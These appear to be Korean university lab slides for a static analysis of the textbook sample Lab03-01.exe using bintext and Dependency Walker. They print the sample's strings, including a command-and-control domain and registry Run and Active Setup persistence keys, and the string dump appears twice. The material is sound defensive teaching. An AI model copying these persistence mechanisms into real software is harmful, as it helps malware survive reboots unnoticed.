


- File > Save File As



실습4) Digital Forensic

❖ png 파일 복구 완료



실습5) Malware Analysis ①



❖ 실습 환경

▪ 시나리오

- Malware로 의심 가는 실행 파일이 있다는 신고를 받고, 해당 파일을 수거했다.
- 이 실행 파일이 하는 역할을 알아내자.

▪ 실습 PC

- Windows XP VM

▪ Tools

- 정적 분석 도구

- **bintext** – 바이너리 내의 가독 스트링 추출 도구. Import 된 함수 명을 알 수 있다.
- **Dependency Walker** – DLL 또는 EXE 파일의 종속성을 볼 수 있는 도구.
- **VirusTotal** – 파일 검사 제공 웹사이트. 다양한 바이러스 검사 엔진을 통해 진단할 수 있다.

- 동적 분석 도구

- **Process Explorer** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.
- **ProcMon** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.


실습 출처: 실전 악성코드와 멀웨어 분석

실습5) Malware Analysis ①




❖ 실습 환경 구축

- Windows XP (VirtualBox에 설치)
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > WinXP.zip
- 실습 자료
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > Malware.7z
- 실습 도구
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > bintext.exe
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > DependencyWalker.zip
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > ProcessExplorer.zip
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > ProcMon.zip



실습5) Malware Analysis ①


❖ 정적 분석 – bintext ①



실습5) Malware Analysis ①

❖ 정적 분석 – bintext ②

- Browse > 점검 파일 선택 > '열기' > Go



실습5) Malware Analysis ①



❖ 정적 분석 - bintext ③

A 00000000004D	00000040004D	0	!This program cannot be run in DOS mode.
A 0000000001A8	0000004001A8	0	.text
A 0000000001D0	0000004001D0	0	.data
A 00000000024E	00000040024E	0	ExitProcess
A 00000000025A	00000040025A	0	kernel32.dll
A 000000000485	000000400485	0	ws2_32
A 0000000005CB	0000004005CB	0	ckss=u
A 000000000789	000000400789	0	CONNECT %s:%i HTTP/1.0
A 000000000839	000000400839	0	?503
A 000000000846	000000400846	0	200
A 0000000008F2	0000004008F2	0	thij@h
A 000000000A76	000000400A76	0	VSWRQ
A 000000000B04	000000400B04	0	s!f
A 0000000001088	000000401088	0	6!h<8
A 0000000001048	000000401048	0	-m-m\k\kIM
A 000000000122D	00000040122D	0	advapi32
A 0000000001247	000000401247	0	ntdll
A 000000000125E	00000040125E	0	user32
A 00000000014F7	0000004014F7	0	advpack
A 0000000001623	000000401623	0	StubPath
A 000000000162F	00000040162F	0	SOFTWARE\Classes\http\shell\open\command\
A 000000000165B	00000040165B	0	Software\Microsoft\Active Setup\Installed Components\
A 000000000169C	00000040169C	0	www.practicalmalwareanalysis.com
A 00000000016D4	0000004016D4	0	admin
A 00000000016E2	0000004016E2	0	VideoDriver
A 00000000016F1	0000004016F1	0	Win\VMX\32
A 00000000016FD	0000004016FD	0	vmx32to64.exe
A 0000000001735	000000401735	0	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
A 00000000018E5	0000004018E5	0	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
A 0000000001943	000000401943	0	AppData
A 00000000004D	00000040004D	0	!This program cannot be run in DOS mode.
A 0000000001A8	0000004001A8	0	.text
A 0000000001D0	0000004001D0	0	.data
A 00000000024E	00000040024E	0	ExitProcess
A 00000000025A	00000040025A	0	kernel32.dll
A 000000000485	000000400485	0	ws2_32
A 0000000005CB	0000004005CB	0	ckss=u
A 000000000789	000000400789	0	CONNECT %s:%i HTTP/1.0
A 000000000839	000000400839	0	?503
A 000000000846	000000400846	0	200
A 0000000008F2	0000004008F2	0	thij@h
A 000000000A76	000000400A76	0	VSWRQ
A 000000000B04	000000400B04	0	s!f
A 0000000001088	000000401088	0	6!h<8
A 0000000001048	000000401048	0	-m-m\k\kIM
A 000000000122D	00000040122D	0	advapi32
A 0000000001247	000000401247	0	ntdll
A 000000000125E	00000040125E	0	user32
A 00000000014F7	0000004014F7	0	advpack
A 0000000001623	000000401623	0	StubPath
A 000000000162F	00000040162F	0	SOFTWARE\Classes\http\shell\open\command\
A 000000000165B	00000040165B	0	Software\Microsoft\Active Setup\Installed Components\
A 000000000169C	00000040169C	0	www.practicalmalwareanalysis.com
A 00000000016D4	0000004016D4	0	admin
A 00000000016E2	0000004016E2	0	VideoDriver
A 00000000016F1	0000004016F1	0	Win\VMX\32


■ 의심스러운 Strings

- 'www.practicalmalwareanalysis.com'
 - 인터넷 웹 페이지로 접근하여 멀웨어 다운로드/데이터전송 등을 할 수 있다.
- VideoDriver
 - 디바이스 드라이브 생성/변경 할 수 있다.
- vmx32to64.exe
 - 악의적인 실행 파일을 생성/실행 할 수 있다.
- SOFTWARE\Microsoft\Windows\Current Version\Run
 - Windows 레지스트리 파일의 접근하고 있으며, 해당 레지스트리는 OS 부팅 시 자동으로 실행되는 파일과 관련이 있으므로 주의할 필요가 있다.
- 그 외, advapi32, user32, ntdll advpack
 - Windows OS에서 중요한 dll 파일들인데, 본 실행파일(Lab03-01.exe)이 런타임에 참조한다는 점에서 주의할 필요가 있다.

실습5) Malware Analysis ①

❖ 정적 분석 – Dependency Walker ①


- depends 실행



실습5) Malware Analysis ①


❖ 정적 분석 – Dependency Walker ②

- File > Open



실습5) Malware Analysis ①

❖ 정적 분석 – Dependency Walker ③



▪ Import Function이 'ExitProcess' 하나밖에 없음

